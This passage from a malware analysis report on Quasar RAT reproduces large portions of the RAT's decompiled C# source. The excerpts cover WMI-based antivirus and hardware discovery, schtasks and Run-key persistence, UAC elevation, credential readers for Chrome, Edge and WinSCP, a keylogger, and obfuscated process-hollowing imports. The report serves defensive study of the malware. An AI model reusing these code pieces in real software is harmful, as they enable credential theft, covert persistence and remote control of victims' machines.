            ni.NetworkInterfaceType == NetworkInterfaceType.Ethernet &&
            ni.OperationalStatus == OperationalStatus.Up)
        {
            bool foundCorrect = false;
            foreach (UnicastIPAddressInformation ip in ni.GetIPProperties().UnicastAddresses)
            {
                if (ip.Address.AddressFamily != AddressFamily.InterNetwork ||
                    ip.AddressPreferredLifetime == UInt32.MaxValue) // exclude virtual network addresses
                    continue;

                foundCorrect = (ip.Address.ToString() == GetLanIpAddress());
            }

            if (foundCorrect)
                return StringHelper.GetFormattedMacAddress(ni.GetPhysicalAddress().ToString());
        }
```

Figure 21: C# code to get Mac address

The authors of Quasar RAT have utilized the "ManagementObjectSearcher" class to query all the antivirus (AV) names and firewall details (fig. 22). AV details are determined using Windows Management Instrumentation (WMI) making a connection to the root\SecurityCenter or root\SecurityCenter2 namespace and then querying for the AntiVirusProduct WMI class. Similarly, WMI is used to determine if a third-party firewall is installed, using the FirewallProduct class (fig. 23).

The Quasar RAT payload can look for BIOS infrastructure (fig. 24), hostname (fig. 25), hard disk space (fig. 26), GPU details (fig. 27) and more using WMI.

```
1 reference
public static string GetAntivirus()
{
    try
    {
        string antivirusName = string.Empty;
        // starting with Windows Vista we must use the root\SecurityCenter2 namespace
        string scope = (PlatformHelper.VistaOrHigher) ? "root\\SecurityCenter2" : "root\\SecurityCenter";
        string query = "SELECT * FROM AntivirusProduct";

        using (ManagementObjectSearcher searcher = new ManagementObjectSearcher(scope, query))
        {
            foreach (ManagementObject mObject in searcher.Get())
            {
                antivirusName += mObject["displayName"].ToString() + "; ";
            }
        }
        antivirusName = StringHelper.RemoveLastChars(antivirusName);

        return (!string.IsNullOrEmpty(antivirusName)) ? antivirusName : "N/A";
    }
    catch
    {
        return "Unknown";
```

Figure 22: WMI used for querying antivirus details

```
1 reference
public static string GetFirewall()
{
    try
    {
        string firewallName = string.Empty;
        // starting with Windows Vista we must use the root\SecurityCenter2 namespace
        string scope = (PlatformHelper.VistaOrHigher) ? "root\\SecurityCenter2" : "root\\SecurityCenter";
        string query = "SELECT * FROM FirewallProduct";

        using (ManagementObjectSearcher searcher = new ManagementObjectSearcher(scope, query))
        {
            foreach (ManagementObject mObject in searcher.Get())
            {
                firewallName += mObject["displayName"].ToString() + "; ";
            }
        }
        firewallName = StringHelper.RemoveLastChars(firewallName);

        return (!string.IsNullOrEmpty(firewallName)) ? firewallName : "N/A";
    }
    catch
    {
        return "Unknown";
    }
```

Figure 23: WMI used for querying firewall details

```
1 reference
private static string GetBiosManufacturer()
{
    try
    {
        string biosIdentifier = string.Empty;
        string query = "SELECT * FROM Win32_BIOS";

        using (ManagementObjectSearcher searcher = new ManagementObjectSearcher(query))
        {
            foreach (ManagementObject mObject in searcher.Get())
            {
                biosIdentifier = mObject["Manufacturer"].ToString();
                break;
            }
```

Figure 24: WMI used for querying BIOS details

```
private static string GetCpuName()
{
    try
    {
        string cpuName = string.Empty;
        string query = "SELECT * FROM Win32_Processor";

        using (ManagementObjectSearcher searcher = new ManagementObjectSearcher(query))
        {
            foreach (ManagementObject mObject in searcher.Get())
            {
                cpuName += mObject["Name"].ToString() + "; ";
            }
        }
        cpuName = StringHelper.RemoveLastChars(cpuName);

        return (!string.IsNullOrEmpty(cpuName)) ? cpuName : "N/A";
    }
    catch
    {
    }

    return "Unknown";
```

Figure 25: WMI used for querying CPU Name

```
private static int GetTotalPhysicalMemoryInMb()
{
    try
    {
        int installedRAM = 0;
        string query = "Select * From Win32_ComputerSystem";

        using (ManagementObjectSearcher searcher = new ManagementObjectSearcher(query))
        {
            foreach (ManagementObject mObject in searcher.Get())
            {
                double bytes = (Convert.ToDouble(mObject["TotalPhysicalMemory"]));
                installedRAM = (int)(bytes / 1048576); // bytes to MB
                break;
            }
        }

        return installedRAM;
    }
    catch
    {
        return -1;
    }
```

Figure 26: WMI used for querying physical memory

```
private static string GetGpuName()
{
    try
    {
        string gpuName = string.Empty;
        string query = "SELECT * FROM Win32_DisplayConfiguration";

        using (ManagementObjectSearcher searcher = new ManagementObjectSearcher(query))
        {
            foreach (ManagementObject mObject in searcher.Get())
            {
                gpuName += mObject["Description"].ToString() + "; ";
            }
        }
        gpuName = StringHelper.RemoveLastChars(gpuName);

        return (!string.IsNullOrEmpty(gpuName)) ? gpuName : "N/A";
    }
    catch
    {
        return "Unknown";
```

Figure 27: WMI used for querying GPU details

Quasar RAT has some more discovery modules which help the attacker to map the target host.

Task Manager: This module is like a process management program. The cyber-criminal can access Task Manager to start/end processes and then add programs that run automatically on system startup (fig. 28).




Figure 28: Task Manager module of Quasar RAT

File Manager: This module helps the attacker to access/delete files on the victim's machine, and can download files from it (fig. 29).




Figure 29: File Manager module of Quasar RAT

Registry Editor: This module helps the attacker to change, add, or delete registries (fig.30).





Figure 30: Quasar RAT server Registry Editor module

TCP connection: This module serves as a monitoring tool for connections over the network. Both incoming and outgoing connections, routing tables, port listening, and usage statistics are monitored (fig. 31).



Process	Local Address	Local Port	Remote Address	Remote Port	State
spoolsv	0.0.0.0	49669	0.0.0.0	0	Listening
services	0.0.0.0	49671	0.0.0.0	0	Listening
svchost	0.0.0.0	49672	0.0.0.0	0	Listening
svchost	10.113.107.202	43	0.0.0.0	0	Listening
svchost	10.113.107.202	79	0.0.0.0	0	Listening
System	10.113.107.202	139	0.0.0.0	0	Listening
Established					
svchost	10.113.107.202	7680	10.113.107.35	50046	Established
svchost	10.113.107.202	7680	10.113.107.227	14400	Establish
svchost	10.113.107.202	50614	20.198.162.76	443	Establish
OneDrive	10.113.107.202	50764	117.18.237.29	80	Establish
QualysAgent	10.113.107.202	50786	165.193.18.22	443	Established
svchost	10.113.107.202	50790	52.231.199.126	443	Established
svchost	10.113.107.202	50791	23.215.205.69	443	Established
mal	10.113.107.202	50797	10.113.107.53	4782	Established
Closed_Wait					
SearchApp	10.113.107.202	50747	117.18.232.200	443	Closed_Wait
SearchApp	10.113.107.202	50749	117.18.237.29	80	Closed_Wait
Time_Wait					
Idle	10.113.107.202	50767	104.121.255.37	80	Time_Wait
Idle	10.113.107.202	50772	23.10.224.88	80	Time_Wait

Figure 31: TCP Connection module of Quasar RAT

Persistence

To achieve persistence, Quasar RAT uses two methods (fig. 32):

1. **Scheduled tasks**—If the Quasar RAT client process has acquired administrator privileges, the client payload will generate a scheduled task via schtasks. The name of the scheduled task is based on the configuration in the client builder. Usually, the schedule task runs after the user logs on and executes with the highest level of privilege.
2. **Registry keys**—If the client process does not have administrator privileges, the scheduled task will only add a registry value. That registry value is added to the following key:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

```
namespace Quasar.Client.Setup
{
    3 references
    public class ClientStartup : ClientSetupBase
    {
        1 reference
        public void AddToStartup(string executablePath, string startupName)
        {
            if (UserAccount.Type == AccountType.Admin)
            {
                ProcessStartInfo startInfo = new ProcessStartInfo("schtasks")
                {
                    Arguments = "/create /tn \"" + startupName + "\" /sc ONLOGON /tr \"" + executablePath +
                                "\" /rl HIGHEST /f",
                    UseShellExecute = false,
                    CreateNoWindow = true
                };

                Process p = Process.Start(startInfo);
                p.WaitForExit(1000);
                if (p.ExitCode == 0) return;
            }

            RegistryKeyHelper.AddRegistryKeyValue(RegistryHive.CurrentUser,
                "Software\\Microsoft\\Windows\\CurrentVersion\\Run", startupName, executablePath,
                true);
        }
```

Figure 32: The code snippet shows schtask being created by Quasar RAT client or run key added in the registry

Privilege Escalation

Quasar RAT client escalates its privileges by launching a command prompt (cmd.exe) as an administrator. The elevated command prompt then relaunches the Quasar RAT client. The client now has the parent process running with elevated privileges (fig. 33). During this course, a User Account Control window pops up on the target machine (fig. 34). The pop-up window displays the process of running the command prompt as the administrator (fig. 35).

```
private void Execute(ISender client, DoAskElevate message)
{
    var userAccount = new UserAccount();
    if (userAccount.Type != AccountType.Admin)
    {
        ProcessStartInfo processStartInfo = new ProcessStartInfo
        {
            FileName = "cmd",
            Verb = "runas",
            Arguments = "/k START \"\" \"" + Application.ExecutablePath + "\" & EXIT",
            WindowStyle = ProcessWindowStyle.Hidden,
            UseShellExecute = true
        };

        _application.ApplicationMutex.Dispose();  // close the mutex so the new process can run
        try
        {
            Process.Start(processStartInfo);
        }
        catch
        {
            client.Send(new SetStatus {Message = "User refused the elevation request."});
            _application.ApplicationMutex = new SingleInstanceMutex(Settings.MUTEX);  // re-grab the mutex
            return;
        }
        _client.Exit();
    }
    else
    {
        client.Send(new SetStatus { Message = "Process already elevated." });
    }
```

Figure 33: Code snipped RAT trying to escalate privileges





Figure 34: UAC window for privilege escalation of process cmd.exe



IP Address	Tag	User@PC	Version	Status	User Status	Country	Operating System	Account Type
10.113.107.202	Victim01	admin@NODE02-593	1.4.0	Connected	Active	United States [US]	Windows 10 Pro 64 Bit	Admin

Figure 35: Admin privilege gained by Quasar RAT server

Credential Access

Quasar RAT C# program has the capability of stealing credentials from different entities. The stolen data from the target host is saved into a text file — Passwords.txt — by the attacker. The RAT server has the Password Recovery (fig. 36) module for stealing credentials.

Quasar RAT can steal:

- ✓ Saved password from browsers (fig. 37) like Chrome (fig. 38), Microsoft Edge (fig. 39), Opera, Mozilla, etc.
- ✓ Information from ftp servers such as FileZilla, WinSCP (fig. 40), etc.




Figure 36: Password Recovery module of Quasar RAT

```
1 reference
private void Execute(ISender client, GetPasswords message)
{
    List<RecoveredAccount> recovered = new List<RecoveredAccount>();

    var passReaders = new IAccountReader[]
    {
        new BravePassReader(),
        new ChromePassReader(),
        new OperaPassReader(),
        new OperaGXPassReader(),
        new EdgePassReader(),
        new YandexPassReader(),
        new FirefoxPassReader(),
        new InternetExplorerPassReader(),
        new FileZillaPassReader(),
        new WinScpPassReader()
    };

    foreach (var passReader in passReaders)
    {
        try
        {
            recovered.AddRange(passReader.ReadAccounts());
        }
        catch (Exception e)
        {
            Debug.WriteLine(e);
        }
    }

    client.Send(new GetPasswordsResponse { RecoveredAccounts = recovered });
}
```

Figure 37: Password Dump module for different browsers

```
using Quasar.Common.Models;
using System;
using System.Collections.Generic;
using System.IO;

namespace Quasar.Client.Recovery.Browsers
{
    1 reference
    public class ChromePassReader : ChromiumBase
    {
        /// <inheritdoc />
        3 references
        public override string ApplicationName => "Chrome";

        /// <inheritdoc />
        3 references
        public override IEnumerable<RecoveredAccount> ReadAccounts()
        {
            try
            {
                string filePath = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData),
                    "Google\\Chrome\\User Data\\Default\\Login Data");
                string localStatePath = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData),
                    "Google\\Chrome\\User Data\\Local State");
                return ReadAccounts(filePath, localStatePath);
            }
            catch (Exception)
            {
                return new List<RecoveredAccount>();
            }
```

Figure 38: Password Dump module for Chrome

```
using System.Collections.Generic;
using System.IO;

namespace Quasar.Client.Recovery.Browsers
{
    1 reference
    public class EdgePassReader : ChromiumBase
    {
        /// <inheritdoc />
        3 references
        public override string ApplicationName => "Microsoft Edge";

        /// <inheritdoc />
        3 references
        public override IEnumerable<RecoveredAccount> ReadAccounts()
        {
            try
            {
                string filePath = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData),
                    "Microsoft\\Edge\\User Data\\Default\\Login Data");
                string localStatePath = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData),
                    "Microsoft\\Edge\\User Data\\Local State");
                return ReadAccounts(filePath, localStatePath);
            }
            catch (Exception)
            {
                return new List<RecoveredAccount>();
            }
        }
    }
```

Figure 39: Password Dump module for Edge

```
{
    1 reference
    public class WinScpPassReader : IAccountReader
    {
        /// <inheritdoc />
        2 references
        public string ApplicationName => "WinSCP";

        /// <inheritdoc />
        2 references
        public IEnumerable<RecoveredAccount> ReadAccounts()
        {
            List<RecoveredAccount> data = new List<RecoveredAccount>();
            try
            {
                string regPath = @"SOFTWARE\\Martin Prikryl\\WinSCP 2\\Sessions";

                using (RegistryKey key = RegistryKeyHelper.OpenReadonlySubKey(RegistryHive.CurrentUser, regPath))
                {
                    foreach (String subkeyName in key.GetSubKeyNames())
                    {
                        using (RegistryKey accountKey = key.OpenReadonlySubKeySafe(subkeyName))
                        {
                            if (accountKey == null) continue;
                            string host = accountKey.GetValueSafe("HostName");
                            if (string.IsNullOrEmpty(host)) continue;

                            string user = accountKey.GetValueSafe("UserName");
                            string password = WinSCPDecrypt(user, accountKey.GetValueSafe("Password"), host);
                            string privateKeyFile = accountKey.GetValueSafe("PublicKeyFile");
                            host += ":" + accountKey.GetValueSafe("PortNumber", "22");

                            if (string.IsNullOrEmpty(password) && !string.IsNullOrEmpty(privateKeyFile))
                                password = string.Format("[PRIVATE KEY LOCATION: \"{0}\"]", Uri.UnescapeDataString(privateKeyFile));

                            data.Add(new RecoveredAccount
                            {
                                Url = host,
                                Username = user,
                                Password = password,
                                Application = ApplicationName
                            });
                        }
                    }
                }
                return data;
            }
            catch
            {
                return data;
```

Figure 40: Password Reader module for WinSCP

Quasar RAT also operates as a keylogger (fig. 41). The feature saves logs as HTML files, where each of them contains information about the application in which the input was performed, and a record of the keys pressed (fig. 42).

Figure 41: Keylogger feature of Quasar RAT

```
1 reference
public Keylogger(double flushInterval, long maxLogFileSize)
{
    _maxLogFileSize = maxLogFileSize;
    _mEvents = Hook.GlobalEvents();
    _timerFlush = new Timer { Interval = flushInterval };
    _timerFlush.Elapsed += TimerElapsed;
}

/// <summary>
/// Begins logging of keys.
/// </summary>
1 reference
public void Start()
{
    Subscribe();
    _timerFlush.Start();
}

/// <summary>
/// Disposes used resources by this class.
/// </summary>
1 reference
public void Dispose()
{
    Dispose(true);
    GC.SuppressFinalize(this);
}

1 reference
protected virtual void Dispose(bool disposing)
{
    if (IsDisposed)
        return;

    if (disposing)
    {
        Unsubscribe();
        _timerFlush.Stop();
        _timerFlush.Dispose();
        _mEvents.Dispose();
        WriteFile();
    }

    IsDisposed = true;
```

Figure 42: Code analysis of the Keylogger module

Defense Evasion

Quasar RAT uses a process hollowing technique that could be determined by analyzing the source code (figs. 43, 44), which had Windows APIs such as WriteProcessMemory, VirtualAlloc and VirtualProtect included (fig. 45).

```
{
    // Token: 0x0600000F RID: 15
    [DllImport("kernel32.dll", CharSet = CharSet.Unicode, EntryPoint = "LoadLibrary", SetLastError = true)]
    internal static extern IntPtr \u1977칼茂뮴\uE815뚫뒹쇱\u0B7C\u1F4B\uF2F5ㄱ뗢\uEA14\uAAC8뗢\uF2CB(string lpFileName);

    // Token: 0x06000010 RID: 16
    [DllImport("kernel32.dll", EntryPoint = "FreeLibrary", SetLastError = true)]
    [return: MarshalAs(UnmanagedType.Bool)]
    internal static extern bool \uFFFD\uE1DFS0伊恨.或关奇\uFFFD\\uF1DEY兜뎝뜚醇녘뎝(IntPtr hModule);

    // Token: 0x06000011 RID: 17
    [DllImport("kernel32.dll", CharSet = CharSet.Ansi, EntryPoint = "GetProcAddress", SetLastError = true)]
    internal static extern IntPtr 뢳伍蓋欄智卜溺\u2211\u2047㎡英鑄\uE104ㄴ智\uEFAA\u3308芳莪(IntPtr hModule, string procName);

    // Token: 0x06000012 RID: 18
    [DllImport("kernel32.dll", EntryPoint = "QueryFullProcessImageName", SetLastError = true)]
    internal static extern bool 鄙蓋ㄲ\uEFE1欲狠\uE76E蜃\u0859鄭\uFDE4芯音\u3343\u31E1\uE819\u2DB7图蝴獸([In] IntPtr hProcess, [In] uint dwFlags, [Out] StringBuilder lpExeName, [In] [Out] ref
      uint lpdwSize);
```

Figure 43: Some Windows APIs found in the obfuscated code

```
[DllImport("kernel32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
2 references
internal static extern IntPtr LoadLibrary(string lpFileName);

[DllImport("kernel32.dll", SetLastError = true)]
[return: MarshalAs(UnmanagedType.Bool)]
1 reference
internal static extern bool FreeLibrary(IntPtr hModule);

[DllImport("kernel32.dll", CharSet = CharSet.Ansi, SetLastError = true)]
3 references
internal static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

[DllImport("kernel32.dll", SetLastError = true)]
1 reference
internal static extern bool QueryFullProcessImageName([In] IntPtr hProcess, [In] uint dwFlags, [Out] StringBuilder lpExeName, [In, Out] ref uint lpdwSize);
```

Figure 44: Some Windows APIs found in the un-obfuscated code

```
// Token: 0x0600003D RID: 61
[DllImport("kernel32.dll", EntryPoint = "WriteProcessMemory")]
private static extern bool \uE00C(IntPtr \uE045, int \uE046, byte[] \uE047, int \uE048, ref int \uE049);

// Token: 0x0600003E RID: 62
[DllImport("ntdll.dll", EntryPoint = "NtUnmapViewOfSection")]
private static extern int \uE00D(IntPtr \uE04A, int \uE04B);

// Token: 0x0600003F RID: 63
[DllImport("kernel32.dll", EntryPoint = "VirtualAllocEx")]
private static extern int \uE00E(IntPtr \uE04C, int \uE04D, int \uE04E, int \uE04F, int \uE050);

// Token: 0x06000040 RID: 64
[DllImport("kernel32.dll", EntryPoint = "ResumeThread")]
private static extern int \uE00F(IntPtr \uE051);
```

Figure 45: Windows API calls

The Quasar RAT payload calls NtUnmapViewOfSection, which is exported from ntdll.dll. The API will specifically un-map the memory region at that base address from the target process's virtual memory. Essentially, the image of the executable of the original process will be cleared.

The payload uses GetProcAddress in order to get the address of NtUnmapViewOfSection. The Windows API is then used to dump the payload (i.e. VirtualAllocEx, NtUnmapViewOfSection, and WriteProcessMemory).

Quasar RAT uses SetThreadContextto redirect the remote process to run the malicious thread.

Remote Shell and File Execution

Quasar RAT has the capability to create a remote shell to the target host and execute arbitrary commands (fig. 46). Another feature is 'remote execution' which can help the attacker to download files to the victim's machine and then execute them (fig. 47).




Figure 46: Remote shell feature of Quasar RAT

